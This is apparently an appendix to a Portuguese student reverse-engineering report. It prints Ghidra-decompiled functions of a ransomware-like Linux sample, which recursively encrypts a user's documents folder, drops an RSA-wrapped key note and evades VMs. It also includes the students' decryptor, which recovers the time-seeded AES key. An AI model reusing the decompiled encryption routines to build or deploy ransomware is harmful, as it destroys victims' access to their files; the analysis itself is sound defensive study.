      outl = 0;
      in = (uchar *)malloc(0x1000);
      outm = (uchar *)malloc(0x1000);
      if (outm != (uchar *)0x0) {
        while( true ) {
          size_filename = fread(in,1,0x1000,file1);
          inl = (int)size_filename;
          if (inl < 1) break;</pre>
          EVP_EncryptUpdate(ctx,outm,&outl,in,inl);
          fwrite(outm,1,(long)outl,file2);
        }
        fclose(file1);
        free(in);
        EVP_EncryptFinal_ex(ctx,outm,&outl);
        EVP_CIPHER_CTX_free(ctx);
        unlink(filename);
        fwrite(outm,1,(long)outl,file2);
        free(outm);
        fclose(file2);
      }
    }
  }
  return;
}
                 Função 8.17: key_id_setup do ficheiro temporário
Code reversed by: Maria Cunha
*/
void key_id_setup(char *file_name,uchar *text,int f_len)
  int modulus_size;
  undefined local_48 [8];
  FILE *file;
  void *key;
  int size_encrypteddata;
```

```
uchar *p_ciphertext;
  void *buf;
  undefined *addr;
  int i:
  addr = &DAT_00105018;
  buf = malloc(0x200);
  memset(buf,0,0x200);
  for (i = 0; i < 0x14e; i = i + 1) {
    *(byte *)((long)buf + (long)i) = addr[i] ^ 0xf3;
  // in DAT_001072d8 it is stored the rsa
  modulus_size = RSA_size(DAT_001072d8);
  p_ciphertext = (uchar *)malloc((long)(modulus_size << 2));</pre>
  size_encrypteddata = RSA_public_encrypt(f_len,text,p_ciphertext,DAT_001072d8,4);
  key = (void *)key_generator(p_ciphertext,(long)size_encrypteddata,local_48);
  file = fopen(file_name, "w");
  fprintf(file,"%s\n",buf);
  fprintf(file,"ID: %llu\n",DAT_00107268);
  fprintf(file,"KEY: %s\n",key);
  fclose(file);
  free(buf);
  free(key);
  free(p_ciphertext);
  return;
}
                Função 8.18: key_generator do ficheiro temporário
Code reversed by: Maria Cunha
void * key_generator(long p_ciphertext,ulong size_encrypted_data,size_t *param_3)
  int iVar1;
  uint uVar2;
  uint uVar3;
  uint uVar4;
  void *buf;
  int j;
  int cont;
  int i;
  *param_3 = ((size_encrypted_data + 2) / 3) * 4;
  buf = malloc(*param_3);
```

```
if (buf == (void *)0x0) {
  buf = (void *)0x0;
else {
  i = 0;
  cont = 0;
  while ((ulong)(long)i < size_encrypted_data) {</pre>
    if ((ulong)(long)i < size_encrypted_data) {</pre>
      uVar2 = (uint)*(byte *)(p_ciphertext + i);
      i = i + 1;
    }
    else {
      uVar2 = 0;
    }
    if ((ulong)(long)i < size_encrypted_data) {</pre>
      uVar3 = (uint)*(byte *)(p_ciphertext + i);
      i = i + 1;
    }
    else {
      uVar3 = 0;
    }
    if ((ulong)(long)i < size_encrypted_data) {</pre>
      uVar4 = (uint)*(byte *)(p_ciphertext + i);
      i = i + 1;
    }
    else {
      uVar4 = 0;
    uVar4 = uVar4 + uVar2 * 0x10000 + uVar3 * 0x100;
    *(char *)((long)cont + (long)buf) =
         s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 0x12 & 0x3f];
    *(char *)((long)(cont + 1) + (long)buf) =
         s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 0xc & 0x3f];
    iVar1 = cont + 3;
    *(char *)((long)(cont + 2) + (long)buf) =
         s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 6 & 0x3f];
    cont = cont + 4;
    *(char *)((long)iVar1 + (long)buf) = s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107
  }
  for (j = 0; j < *(int *)(s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280 +</pre>
                           size_encrypted_data * 4 + (size_encrypted_data / 3) * -
      j = j + 1) {
    *(undefined *)((long)buf + (*param_3 - (long)j) + -1) = 0x3d;
  *(undefined *)((long)buf + (*param_3 - 1)) = 0;
```

```
}
 return buf;
}
            Função 8.19: encrypt_all_files_in_dir do ficheiro temporário
/*
Code reversed by: Sofia Vaz
/* WARNING: Control flow encountered bad instruction data */
/* WARNING: Instruction at (ram,0x00102f0b) overlaps instruction at (ram,0x00102f09
    */
void encrypt_all_files_in_dir(char *path)
  byte *pbVar1;
  uint *puVar2;
  char cVar3;
  undefined uVar4;
  byte bVar5;
  uint file_is_read;
  int iVar6;
  size_t len_path;
  char cVar7;
  uchar **rand_values;
  char cVar8;
  byte bVar11;
  ulong extraout_RDX;
  ulong extraout_RDX_00;
  ulong uVar10;
  uint *unaff_RBX;
  uint uVar12;
  uchar **ppuVar13;
  char *pcVar14;
  char in_AF;
  byte bVar15;
  char in_stack_760ce487;
  ulong uStack232;
  stat stat_of_crypt_path;
  uchar *addr_of_rand_values;
  void *full_name_of_file;
  dirent *dir_from_path_read;
```

char *path_out_crypt;

```
uint was_statted;
char *path__;
DIR *dir_from_path;
ushort uVar9;
bVar15 = 0;
uVar12 = (int)register0x00000020 - 232;
dir_from_path = opendir(path);
if (dir_from_path != (DIR *)0x0) {
  len_path = strlen(path);
 path__ = (char *)malloc(len_path + 32);
  sprintf(path__, "%s/README.crypt.txt", path);
  was_statted = stat(path__,&stat_of_crypt_path);
 if (was_statted == 0) {
    closedir(dir_from_path);
    free(path__);
 }
  else {
    len_path = strlen(path);
    path_out_crypt = (char *)malloc(len_path + 0x20);
    sprintf(path_out_crypt, "%s/.out.crypt", path);
    rand_values = &addr_of_rand_values;
    ppuVar13 = rand_values;
    pcVar14 = path_out_crypt;
    file_is_read = read_file(path_out_crypt,(int *)
    rand_values,16);
    was_statted = file_is_read;
    uVar10 = extraout_RDX;
    if (file_is_read != 1) {
      rand_values = &addr_of_rand_values;
      ppuVar13 = rand_values;
     pcVar14 = path_out_crypt;
      file_is_read =
      rand_generator(path_out_crypt,rand_values,0x10);
      uVar10 = extraout_RDX_00;
   }
    /*
      This if actually never happe, as return never is
      more than 144
    if (144 < (int)was_statted) {</pre>
      puVar2 = (uint *)((long)unaff_RBX +
      (long) rand_values * 2 + -0x40f192c3);
      *puVar2 = *puVar2 ^ (int)register0x00000020
      out((short)uVar10,(char)file_is_read);
```

```
*(uint *)rand_values = *(uint *)rand_values
& 0x11:
cVar8 = (char)uVar10;
uVar9 = CONCAT11((char)(uVar10 >> 8)
- (char)(file_is_read >> 8),cVar8);
file_is_read = file_is_read ^ 0x804588c4;
*pcVar14 = (char)file_is_read;
if ((int)file_is_read < 0) {</pre>
            /* WARNING: Bad instruction -
            Truncating control flow here */
  halt_baddata();
}
pcVar14[(ulong)bVar15 * -2 + 1] = *(char *)
ppuVar13;
cVar3 = in(uVar9);
(pcVar14 + (ulong)bVar15 * -2 + 1)[(ulong)
bVar15 * -2 + 1] = cVar3;
pbVar1 = (byte *)((uVar10 & 0xfffffffffff0000
| (ulong)uVar9) + 0x6d657c18);
bVar5 = *pbVar1;
bVar11 = (byte)((ulong)uVar9 >> 8);
pcVar14 = (undefined *)(ulong)*unaff_RBX +
(ulong)bVar15 * -2 + 1;
uVar4 = in(CONCAT11(bVar11 + *pbVar1,cVar8));
*(undefined *)(ulong)*unaff_RBX = uVar4;
cVar7 = (char)((ulong)rand_values >> 8);
*pcVar14 = (*pcVar14 - cVar7) -
CARRY1 (bVar11, bVar5);
pcVar14 = (char *)((long)unaff_RBX +
                   (uStack232
                  & Oxfffffffffff0000 |
                     (ulong) CONCAT11((
                     (int)file_is_read < 0)</pre>
                    << 7 |
                    (file_is_read == 0) << 6 |
                   in_AF << 4 |
                      ((POPCOUNT(file_is_read
                      & 0xff) & 1U) == 0) << 2,
                 (char)uStack232) | 0x200) * 8
                 + 0x6464db12);
cVar3 = *pcVar14;
*pcVar14 = cVar7;
pcVar14 = (char *)(((ulong)rand_values
& Oxfffffffffff0000 |
(ulong)CONCAT11(cVar3,(char)rand_values)) - 1);
if (pcVar14 == (char *)0x0 ||
```

```
(char)(in_stack_760ce487 + cVar8) != '\0') {
          bVar15 = (byte)pcVar14 & 0x1f;
          *pcVar14 = (*pcVar14 + -0xb) -
                     ((*(uint *)(ulong)(uVar12 << bVar15
                     | uVar12 >> 0x20 - bVar15) & 1)
                     != 0);
                    /* WARNING: Bad instruction -
                    Truncating control flow here */
          halt_baddata();
        }
        if (!SCARRY1(in_stack_760ce487,cVar8)) {
                    /* WARNING: Bad instruction -
                    Truncating control flow here */
          halt_baddata();
        }
        xbegin(0xffffffffb069d859);
      while( true ) {
        dir_from_path_read = readdir(dir_from_path);
        if (dir_from_path_read == (dirent *)0x0) break;
        full_name_of_file = (void *)
        add_dir_name(path,dir_from_path_read->d_name);
        iVar6 = strcmp(dir_from_path_read->d_name,".");
        if (iVar6 == 0) {
LAB_00102fb9:
          free(full_name_of_file);
        }
        else {
          iVar6 =
          strcmp(dir_from_path_read ->d_name, "..");
          if ((iVar6 == 0) ||
          (dir_from_path_read->d_type == '\n')) goto
          LAB_00102fb9;
          if (dir_from_path_read->d_type == '\x04') {
            encrypt_all_files_in_dir(full_name_of_file);
          }
          else {
            pcVar14 =
            strstr(dir_from_path_read ->d_name, ".crypt");
            if (pcVar14 == (char *)0x0) {
              encrypt_file_using_key(full_name_of_file,
              &addr_of_rand_values);
              free(full_name_of_file);
            }
            else {
              free(full_name_of_file);
```

```
}
          }
        }
      }
      key_id_setup(path__,&addr_of_rand_values,16);
      free(path__);
      remove(path_out_crypt);
      free(path_out_crypt);
      closedir(dir_from_path);
    }
  }
  return;
}
             Função 8.20: encrypt_users_dokument do ficheiro temporário
Code reversed by: Sofia Vaz
*/
undefined8 encrypt_users_dokument(void)
  __uid_t uid;
  passwd *pwd;
  size_t home_dir;
  char *str;
  uid = getuid();
  pwd = getpwuid(uid);
  home_dir = strlen(pwd->pw_dir);
  str = (char *)malloc(home_dir + 18);
  if (str == (char *)0x0) {
    return 0;
  sprintf(str,"%s/%s",pwd->pw_dir,"Dokumentenordner");
  encrypt_all_files_in_dir(str);
  free(str);
                     /* WARNING: Subroutine does not return */
  pthread_exit((void *)0x0);
}
```

Função 8.21: start_worm do ficheiro temporário

/*

```
Code reversed by: Sofia Vaz
void start_worm(void)
  uint tmp;
  void *local_18;
  pthread_t thread;
  tmp = is_running_in_vmware(&cat_dmi);
  state = tmp | state;
  tmp = sig_checker();
  state = tmp | state;
  if (state == 0) {
    create_rsa_from_dir(".crypt");
    pthread_create(&thread,(pthread_attr_t *)0x0,encrypt_users_dokument,(void *)0x0
    pthread_join(thread,&local_18);
 }
 return;
}
                  Função 8.22: start_worm do ficheiro temporário
/*
Code reversed by: Sofia Vaz
/* WARNING: Control flow encountered bad instruction data */
/* WARNING: Removing unreachable block (ram,0x00104017) */
void initialization(void)
  byte bVar1;
  byte bVar2;
  uint other_tmp;
  long tmp;
  char *uVar5;
  char in_CL;
  int *unaff_RBX;
  int iVar3;
  int state_pre_sig;
```

```
tmp = CONCAT44(tmp._4_4_,(int)tmp);
  iVar3 = 0x105290;
  potential_seed = tmp;
  other_tmp = is_running_in_vmware(&lspci);
  state = other_tmp | state;
  other_tmp = sig_checker();
  state_pre_sig = state;
  other_tmp = other_tmp | state;
  if ((int)other_tmp < 0) {</pre>
    uVar5 = (char *)(ulong)(uint)state;
    state = other_tmp;
    uVar5[0x4f2d0dc7] = uVar5[0x4f2d0dc7] + in_CL * -0x5a;
    *unaff_RBX = *unaff_RBX << 5;
    *(byte *)(ulong)(uint)(iVar3 + state_pre_sig) =
         *(byte *)(ulong)(uint)(iVar3 + state_pre_sig) >> 1;
    bVar2 = (in_CL * 'Z' & 0x1fU) % 9;
    bVar1 = *(byte *)((long)unaff_RBX + -0x1095b677);
    *(byte *)((long)unaff_RBX + -0x1095b677) = bVar1 << bVar2 | bVar1 >> 9 - bVar2;
                    /* WARNING: Bad instruction - Truncating control flow here */
   halt_baddata();
  }
  state = other_tmp;
  if (other_tmp == 0) {
    start_worm();
  }
 return;
}
                  Função 8.23: get_key do ficheiro decryptor.c
/*
Code written by: Maria Cunha
*/
int get_key(unsigned int *buf) {
    struct tm t;
   time_t t_of_day;
    t.tm_year = 2022-1900; // Ano - 1900
                            // m s - 1
    t.tm_mon = 3;
    t.tm_mday = 27;
                            // dia
    t.tm_hour = 16+(-4);
                              // hora + timezone (-4)
    t.tm_min = 54;
    t.tm_sec = 4;
                         // Is DST on? 1 = yes, 0 = no, -1 = not sure
    t.tm_isdst = 1;
```

tmp._0_4_ = get_path_file_mult("/sys/devices",1);

```
t_of_day = mktime(&t);
    int rand_value;
    unsigned int seed_time;
    FILE *file;
    unsigned int i;
    srand(t_of_day);
    for (i = 0; i < 0x10; i = i + 1) {</pre>
        rand_value = rand();
        *(char *)((long)buf + (long)(int)i) = (char)rand_value;
    file = fopen("key.txt","w");
    fwrite(buf,1,(unsigned long)0x10,file);
    fclose(file);
    return 0;
}
                    Função 8.24: main do ficheiro decryptor.c
/*
Code written by: Maria Cunha and Gon alo Almeida
*/
int main(void) {
    uint key [4];
    size_t len;
    EVP_CIPHER *cipher;
    char *format;
    int nbytes_written;
    ulong iv;
    int key_suc;
    int nbytes_encrypted;
    unsigned char *out;
    unsigned char *in;
    int success;
    EVP_CIPHER_CTX *ciph_ctx;
    FILE *file_decri;
    char *filename;
    char *cript_filename;
    FILE *file_encrypted;
    key_suc = get_key(key);
```

```
char str[4];
    sprintf(str,"%d", 12345);
    iv = 0x315f305470597243;
    cript_filename= "duck0.jpg.crypt";
    filename = "duck0.jpg";
    file_encrypted = fopen(cript_filename, "r");
    if (file_encrypted != (FILE *)0x0) {
        file_decri = fopen(filename,"w");
        if (file_decri == (FILE *)0x0) {
            fclose(file_encrypted);
        }
        else {
            ciph_ctx = EVP_CIPHER_CTX_new();
            cipher = EVP_aes_128_ofb();
            success = EVP_DecryptInit_ex(ciph_ctx,cipher,(ENGINE *)0x0,key,
                    (unsigned char *)&iv);
            nbytes_written = 0;
            in = (unsigned char *)malloc(0x1000);
            out = (unsigned char *)malloc(0x1000);
            if (out != (unsigned char *)0x0) {
                while( 1 ) {
                    len = fread(in,1,0x1000,file_encrypted);
                    nbytes_encrypted = (int)len;
                    if (nbytes_encrypted < 1) break;</pre>
                    EVP_DecryptUpdate(ciph_ctx,out,&nbytes_written,in,
nbytes_encrypted);
                    fwrite(out,1,(long)nbytes_written,file_decri);
                fclose(file_encrypted);
                free(in);
                EVP_DecryptFinal_ex(ciph_ctx,out,&nbytes_written);
                EVP_CIPHER_CTX_free(ciph_ctx);
                //unlink(filename);
                fwrite(out,1,(long)nbytes_written,file_decri);
                free(out);
                fclose(file_decri);
            }
        }
    }
    return 0;
}
```

Bibliografia

- [1] Visual Studio Code, https://code.visualstudio.com/, Acedido: 17-05-2022.
- [2] Ghidra, https://ghidra-sre.org/, Acedido: 17-05-2022.
- [3] E. J. Chikofsky e J. H. Cross, «Reverse engineering and design recovery: A taxonomy», IEEE software, vol. 7, n.º 1, pp. 13–17, 1990.
- [4] $Explicação\ de\ LIBGL_ALWAYS_INDIRECT$, https://unix.stackexchange.com/a/1441, Acedido: 17-05-2022.
- [5] socket.h, https://students.mimuw.edu.pl/SO/Linux/Kod/include/linux/socket.h.html, Acedido: 23-05-2022.